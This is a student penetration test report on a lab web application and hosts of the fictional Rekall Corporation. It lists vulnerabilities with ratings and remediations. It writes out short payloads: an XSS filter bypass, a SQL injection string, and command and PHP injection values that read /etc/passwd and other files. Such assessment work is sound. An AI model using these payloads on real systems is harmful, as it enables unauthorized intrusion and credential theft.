Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Pentesters LLC.
Contact Name	Eric Ledesma
Contact Title	CEO

Document History

Version	Date	Author(s)	Comments
001	9.15.22	Pentesters LLC.	Excellent job!

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Strengths
  - The website is still running and up.
  - Not all of the credentials are the default ones.
  - Although the setup is not ideal, this environment allowed for a great learning experience.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- There are several critical issues that need to be addressed immediately. Most of these can be remediated with updates to server software to their latest versions.
- Some critical issues mentioned here will require further research and work to sanitize inputs of forms on web applications.

Web app:
- Stored XSS Attack
- Brute Force Attack

Linux OS:
- Session Management
- Nessus scan results
- Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
- Shellshock
- Struts - CVE-2017-5638
- Sudo security

Windows OS:
- Discovery of user credentials
- Cached credential dump
- Obtained root access
- Server 2019 credentials cracked

Executive Summary

[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.

Web application:

- Found weaknesses in the web app using reflected and stored XSS injection, because there is little to no input sanitation.
- We were able to upload an executable .php script via local file inclusion.
- One of the forms is vulnerable to SQL Injection.
- We found sensitive exposed data.
    - HTTP Header Information
    - robots.txt
    - Credentials were sitting on a page, found just by highlighting the text on the page.
- Command injection into a couple of your DNS forms allowed us to view files on the hosting Linux server.
- Session management – non-randomization of session cookies allowed us to guess an administrator's session and gain access to their privileges.

Linux OS:

- Open source data can be searched for on a DNS lookup webpage.
- Ping returns a public IP address for the server.
- Certificate is public on crt.sh
- Nmap scan revealed excluded hosts
- Nmap scan revealed vulnerable and exploitable hosts, which were all successfully exploited by us:
    - Drupal server on 192.168.13.13
    - Apache Tomcat JSP – 192.168.13.10 – port 8080
- Nessus scan revealed critical vulnerability: id 97610. It was subsequently exploited, and a shell was executed into the server.
    - Struts – CVE-2017-5638
- Through Metasploit, we opened a shell that had a "Shellshock" vulnerability.
- An outdated Linux kernel is running on 192.168.13.14 and allowed a single command to be executed to grant us root access.

Windows OS:

- An old GitHub repository was discovered by searching for totalrekall. We found a username with a hash, which we then cracked the password to. This led us to a file repository on 172.22.117.20
- The FTP Server on 172.22.117.20 port 21 allows for anonymous login and download of files.
- SLMAIL service on 172.22.117.20 port 110 is outdated and was exploited with Metasploit, allowing us to shell into the server.
    - Using the Kiwi Module in Metasploit, we dumped NTLM hash to crack another password to the server.
- The scheduled tasks are not secure and private on 172.22.117.20. We were able to query them through Metasploit and found private details about the server.
- Using the Kiwi Module in Metasploit a password NTLM hash dump was successful on 172.22.117.10 and we obtained Administrator credentials.
    - Credentials obtained allowed access to the Server 2019 Windows.

Summary Vulnerability Overview

Vulnerability	Severity
Reflected XSS Injection	Medium
Advanced reflected XSS injection	Medium
Stored XSS attack	Critical
Sensitive data exposure	Medium
Local file inclusion	High
Advanced Local file inclusion	High
SQL Injection	High
Sensitive Data Exposure	High
Sensitive Data Exposure	Medium
Command injection	High
Advanced Command injection	High
Brute Force attack	Critical
PHP Injection	High
Session management	Critical
Directory traversal	Low
Open source exposed data	Low
Ping	Low
Open source exposed data	Low
Scan results	Medium
Scan results	Medium
Nessus scan results	Critical
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	Critical
Shellshock	Critical
Reverse shell – shellshock pt. 2	High
Struts - CVE-2017-5638	Critical
Drupal - CVE-2019-6340	Medium
Sudo security	Critical
Github repository	High
Port scan	High
FTP anonymous login	High
SLMail service exploit	Medium
Scheduled tasks	High
Discovery of user credentials	Critical
Search command	Low
Cached credential dump	Critical

Obtained root access	Critical
Server 2019 credentials cracked	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	8
Ports	4


Exploitation Risk	Total
Critical	12
High	12
Medium	8
Low	5


Vulnerability Findings


Vulnerability 1	Findings
Title	Reflected XSS Injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Medium
Description	We were able to input a simple script into this field to trigger an alert. This can be a persistent problem if not addressed.

Images	
Affected Hosts	Welcome.php
Remediation	Sanitize input. Allow no characters except letters and numbers.

Vulnerability 2	Findings
Title	Advanced reflected XSS injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	**Medium**
Description	Using the same tactic as previous example #1, we were able to create an alert using a script. Even with the sanitized input, we were simply able to bypass that by writing a script within a script. The input removes the first “script” and then executes the code, anyway, not recognizing the second “SCRIPT.” Example: <SCRscriptIPT>alert(“1”)</SCRscriptIPT>


Images	
Affected Hosts	Memory-Planner.php
Remediation	Consider a Web Application Firewall. They carry rules that can automatically block these types of XSS attacks.


Vulnerability 3	Findings
Title	Stored XSS attack
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	**Critical**
Description	Again, we were able to execute code on this form. If this continues, an attacker can use this to their advantage to remote execute code on a victims browser, steal credentials, sessions, or deliver malware to the victim.
Images	
Affected Hosts	Comments.php
Remediation	Web Application Firewall's can catch this issue before it is executed ever again.

Vulnerability 4	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Medium
Description	This HTTP header contains sensitive information that can be used for reconnaissance against your company. It was obtained using a simple curl request on the IP address.
Images	
Affected Hosts	About-Rekall.php
Remediation	Response Caching should be disabled on pages that display any sensitive information in the HTTP headers.


```
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 31 Aug 2022 01:41:56 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=10u7tlmilanu39m2i
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

Vulnerability 5	Findings
Title	Local file inclusion
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	By uploading a .php file, we were able to exploit this file uploader. If this is not fixed, this vulnerability can be used to harvest useful information from log files, gather usernames from an /etc/passwd file, or even remotely execute commands.


Images	
Affected Hosts	Memory-Planner.php (second field)
Remediation	Sanitize input and only allow image files to be uploaded.


Vulnerability 6	Findings
Title	Advanced Local file inclusion
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	The input validation is only checking to make sure the file has .jpg in it. We were able to bypass this check by including the .jpg in the middle of the file. Example: “script.jpg.php”
Images	
Affected Hosts	Memory-Planner.php (third field)
Remediation	More than just a check of text, the sanitation must check the content of the file, i.e., is not more than a picture file.

Vulnerability 7	Findings


Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Using the payload “ok’ or 1=1—” in the password field, we were able to find this exploit.
Images	
Affected Hosts	Login.php
Remediation	All input must be sanitized and not just forms. Web Application Firewall. Stored Procedure, not Dynamic SQL.


Vulnerability 8	**Findings**
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	A username and password are in HTML and can be highlighted on the webpage.

Images	
Affected Hosts	Login.php
Remediation	Simple removal of the username and password within the HTML.

Vulnerability 9	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	**Medium**
Description	Just by checking the webpage IP with /robots.txt at the end of the URL we were able to access this file and uncover some sensitive non-public data.
Images	
Affected Hosts	Robots.txt
Remediation	Include a honeypot for IP Blacklisting such as: “/secure/logins.html” Disallow Directories, not pages.


Vulnerability 10	Findings

Title	Command injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	We executed commands in a DNS lookup search bar. Using a website and then commands, we were able to tell your server to show us a file within. Example: www.example.com && cat vendors.txt
Images	
Affected Hosts	Networking.php
Remediation	Sanitize input to only allow websites to be entered into the search bar.

Vulnerability 11	Findings
Title	Advanced Command injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Sanitized, we were still able to bypass the input validation by using a pipe | Example: www.example.com | cat vendors.txt
Images	
Affected Hosts	Networking.php


Remediation	Input sanitation. Remove all other characters other than numbers, letters, periods and /.

Vulnerability 12	Findings
Title	Brute Force attack
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	**Critical**
Description	By viewing the /etc/passwd file in Vulnerability 10 & 11, we checked the username melina with the password melina and gained access.
Images	
Affected Hosts	Login.php
Remediation	Strict password policy.

Vulnerability 13	Findings
Title	PHP Injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	**High**
Description	We found this hidden webpage by visiting the /robots.txt file. We changed the payload in our web browser to: http://192.168.13.35/souvenirs.php?message=""; system('cat /etc/passwd')
Images	
Affected Hosts	Souvenirs.php
Remediation	Sanitize robots.txt. Encrypt webpages.

